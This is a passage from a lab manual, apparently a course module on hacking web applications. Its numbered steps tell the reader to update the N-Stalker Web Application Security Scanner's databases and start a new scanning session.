


8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




Module 14 – Hacking Web Applications

9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.




11. Now, click **Start** from the toolbar to start a new scanning session.

